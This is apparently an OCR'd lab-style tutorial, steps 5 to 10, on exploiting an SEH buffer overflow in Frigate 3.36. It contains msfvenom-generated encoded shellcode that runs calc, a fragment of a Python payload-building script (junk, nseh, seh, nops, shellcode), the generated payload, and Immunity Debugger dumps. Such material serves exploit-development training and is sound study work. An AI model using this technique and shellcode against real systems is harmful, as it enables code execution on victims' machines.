
```
┌──(daito㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha
_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe3\xdb\xcb\xd9\x73\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x38\x68\x4d"
buf += b"\x52\x43\x30\x53\x30\x75\x50\x35\x30\x6f\x79\x38\x65"
buf += b"\x64\x71\x69\x50\x45\x34\x4e\x6b\x36\x30\x36\x50\x4e"
buf += b"\x6b\x63\x62\x44\x4c\x4e\x6b\x70\x52\x65\x44\x6e\x6b"
buf += b"\x63\x42\x71\x38\x34\x4f\x48\x37\x61\x5a\x77\x56\x76"
buf += b"\x51\x6b\x4f\x6e\x4c\x37\x4c\x53\x51\x53\x4c\x44\x42"
buf += b"\x76\x4c\x71\x30\x7a\x61\x78\x4f\x54\x4d\x37\x71\x38"
buf += b"\x47\x69\x72\x59\x62\x33\x62\x56\x37\x6e\x6b\x66\x32"
buf += b"\x36\x70\x4e\x6b\x72\x6a\x75\x6c\x4e\x6b\x62\x6c\x52"
buf += b"\x31\x70\x78\x4a\x43\x50\x48\x57\x71\x4a\x71\x70\x51"
buf += b"\x4e\x6b\x30\x59\x67\x50\x46\x61\x48\x53\x6e\x6b\x47"
buf += b"\x39\x57\x68\x4a\x43\x46\x5a\x51\x59\x4e\x6b\x47\x44"
```

5.) Make a new python script




```
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

6.) Execute the python script to generate the payload



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%â0ÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYXMRuPuPGpQpK9XeUak
```

7.) Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 14 : 33 : 48
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Frigate3
Frigate.rtf
Frigate Features.htm
List Name
OK
Cancel

C:\Program Files (x86)\Frigate3\

```
..
Addons           *
Data             *
Help             *
Plugins          *
ct                  exe
Frigate3            exe
unins000         *  exe
cabinet             dll
dcrawlib            dll
elpackD6            bpl
Frigate Features    htm
Frigate             rtf
license             txt
rtl60               bpl
Spell            *  cfg
tb2k_d6             bpl
unacev2             dll
unins000         *  dat
unrar3              dll
vcl60               bpl
WnASPI32            dll
```

Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

Frigate3.exe 1,325.00 KB 1/31/2009 5:42:02...

8,096.07 KB in 21 files


20.51 GB free on drive C 35.70%

.. <UP-DIR>


8,096.07 KB in 21 files

20.51 GB free on drive C 35.70%

Here you will find some advices that are to help you to master Frigate quickly and totally.




8.) Attach Debugger and analyse the address of various registers below


Immunity Debugger - Frigate3.exe - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Select process to attach
Registers (FPU)
Address
Hex dump
ASCII
Attach
Cancel

```
PID   Name          Service  Listening  Window  Path
1144  GoogleCrashl                              C:\Progr
3396  GoogleUpdat                               C:\Progr
5040  Frigate3                                  C:\Progr
```

```
Main thread with ID 00000420 created                          Running
```


Immunity Debugger - Frigate3.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Paused

```
772401C8  895C24 08         MOV DWORD PTR SS:[ESP+8],EBX
772401CC  E9 B99C0200       JMP ntdll.77269E8A
772401D1  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401D8  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401DF  90                NOP
772401E0  8BD4              MOV EDX,ESP
772401E2  0F34              SYSENTER
772401E4  C3                RETN
772401E5  8DA424 00000000   LEA ESP,DWORD PTR SS:[ESP]
772401EC  8D6424 00         LEA ESP,DWORD PTR SS:[ESP]
772401F0  8D5424 08         LEA EDX,DWORD PTR SS:[ESP+8]
772401F4  CD 2E             INT 2E
772401F6  C3                RETN
772401F7  90                NOP
772401F8  0000              ADD BYTE PTR DS:[EAX],AL
772401FA  0000              ADD BYTE PTR DS:[EAX],AL
772401FC  1889 E74C0000     SBB BYTE PTR DS:[ECX+4CE7],CL
77240202  0000              ADD BYTE PTR DS:[EAX],AL
77240204  50                PUSH EAX
77240205  51                PUSH ECX
77240206  0100              ADD DWORD PTR DS:[EAX],EAX
77240208  0100              ADD DWORD PTR DS:[EAX],EAX
7724020A  0000              ADD BYTE PTR DS:[EAX],AL
7724020C  F0:07             LOCK POP ES                                   LOCK prefix is not allowed
7724020E  0000              ADD BYTE PTR DS:[EAX],AL
77240210  E8 07000020       CALL 9724021C
77240215  0201              ADD AL,BYTE PTR DS:[ECX]
77240217  00E0              ADD AL,AH
77240219  2101              AND DWORD PTR DS:[ECX],EAX
7724021B  0080 410100BC     ADD BYTE PTR DS:[EAX+BC000141],AL
77240221  BB 0A0058BC       MOV EBX,BC58000A
77240226  0A00              OR AL,BYTE PTR DS:[EAX]
77240228  81B7 0A0015B9 0(  XOR DWORD PTR DS:[EDI+B915000A],B75D000(
77240232  0A00              OR AL,BYTE PTR DS:[EAX]
77240234  51                PUSH ECX
77240235  B5 0A             MOV CH,0A
77240237  008D BB0A00BE     ADD BYTE PTR SS:[EBP+BE000ABB],CL
7724023D  73 07             JNB SHORT ntdll.77240246
7724023F  00F1              ADD CL,DH
77240241  2102              AND DWORD PTR DS:[EDX],EAX
77240243  0059 21           ADD BYTE PTR DS:[ECX+21],BL
77240246  0200              ADD AL,BYTE PTR DS:[EAX]
77240248  F0:26:0300        LOCK ADD EAX,DWORD PTR ES:[EAX]               LOCK prefix is not allowed
7724024C ^E0 D3             LOOPDNE SHORT ntdll.77240221
7724024E  07                POP ES                                        Modification of segment register
7724024F  00F0              ADD AL,DH
77240251  D307              ROL DWORD PTR DS:[EDI],CL
77240253  00D0              ADD AL,DL
77240255  D307              ROL DWORD PTR DS:[EDI],CL
77240257  00B3 260300B1     ADD BYTE PTR DS:[EBX+B1000326],DH
7724025D  26:0300           ADD EAX,DWORD PTR ES:[EAX]
77240260  7B 26             JPO SHORT ntdll.77240288
77240262  0300              ADD EAX,DWORD PTR DS:[EAX]
77240264  D7                XLAT BYTE PTR DS:[EBX+AL]
77240265  AC                LODS BYTE PTR DS:[ESI]
```


```
Registers (FPU)
EAX 00401000 Frigate3.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7EFDE000
ESP 0018FFF0
EBP 00000000
ESI 00000000
EDI 00000000

EIP 772401C8 ntdll.772401C8

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
0059F000  20 43 33 32 99 12 22 00   C32Ö‡".
0059F008  5A E3 DC D6 BE AB A1 04  Zπ▄╓╛½í♦
0059F010  7D E0 78 56 45 54 FE 25  }αxVET■%
0059F018  B2 3B ED D8 86 A9 B5 9F  ▓;φ╪å⌐╡ƒ
0059F020  A1 57 F6 00 4B 37 68 4A  íW÷.K7hJ
0059F028  AD 15 20 5A 7B 1F 29 56  ¡§ Z{▼)V
0059F030  F0 E4 6E 32 34 2F 65 7A  ≡Σn24/ez
0059F038  D3 EE AE 36 BE 8C 8B 11  ╙ε«6╛îï◄
0059F040  E1 19 22 18 DF 4D A8 78  ß↓"↑▀M¿x
0059F048  68 10 D5 7B B7 7D 90 74  h►╒{╖}Ét
0059F050  44 45 35 F3 17 57 9B CB  DE5≤↨W¢╦
0059F058  BC 90 6F B4 46 C5 98 E2  ╝Éo┤F┼ÿΓ
0059F060  BF 2A 13 71 22 EE 5C AC  ┐*‼q"ε\¼
0059F068  5D 98 53 05 60 5B 9D 03  ]ÿS♣`[¥♥
0059F070  57 CD 97 89 14 65 A5 C9  W═ùë¶eÑ╔
0059F078  FF DD 98 95 8A FF 46 38   ▌ÿòè F8
0059F080  B0 CE 50 1D 50 9D 7E 83  ░╬P↔P¥~â
0059F088  4C 6B EE CD C9 24 61 DB  Lkε═╔$a█
0059F090  B6 8C 5E B9 9E BD 79 78  ╢î^╣₧╜yx
0059F098  77 29 CC 0F CB 81 6C 44  w)╠☼╦ülD
0059F0A0  72 97 7E 24 66 23 98 2A  rù~$f#ÿ*
```


```
0018FFF0  00000000  ....
0018FFF4  00401000  .►@.  Frigate3.<ModuleEntryPoint>
0018FFF8  00000000  ....
0018FFFC  00000000  ....
```

```
[21:15:44] Single step event at ntdll.772401C8 - use Shift+F7/F8/F9 to pass exception to program          Paused
```

9.) Check for EIP Address




```
772401C4  894424 04     MOV DWORD PTR SS:[ESP+4],EAX
772401C8  895C24 08     MOV DWORD PTR SS:[ESP+8],EBX
772401CC  E9 B99C0200   JMP ntdll.77269F8A
```



```
EDI 00000000
EIP 772401C8 ntdll.772401C8
```

10.) Overflowing with “A” character



```
Registers (FPU)
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 40006834 rtl60.40006834
```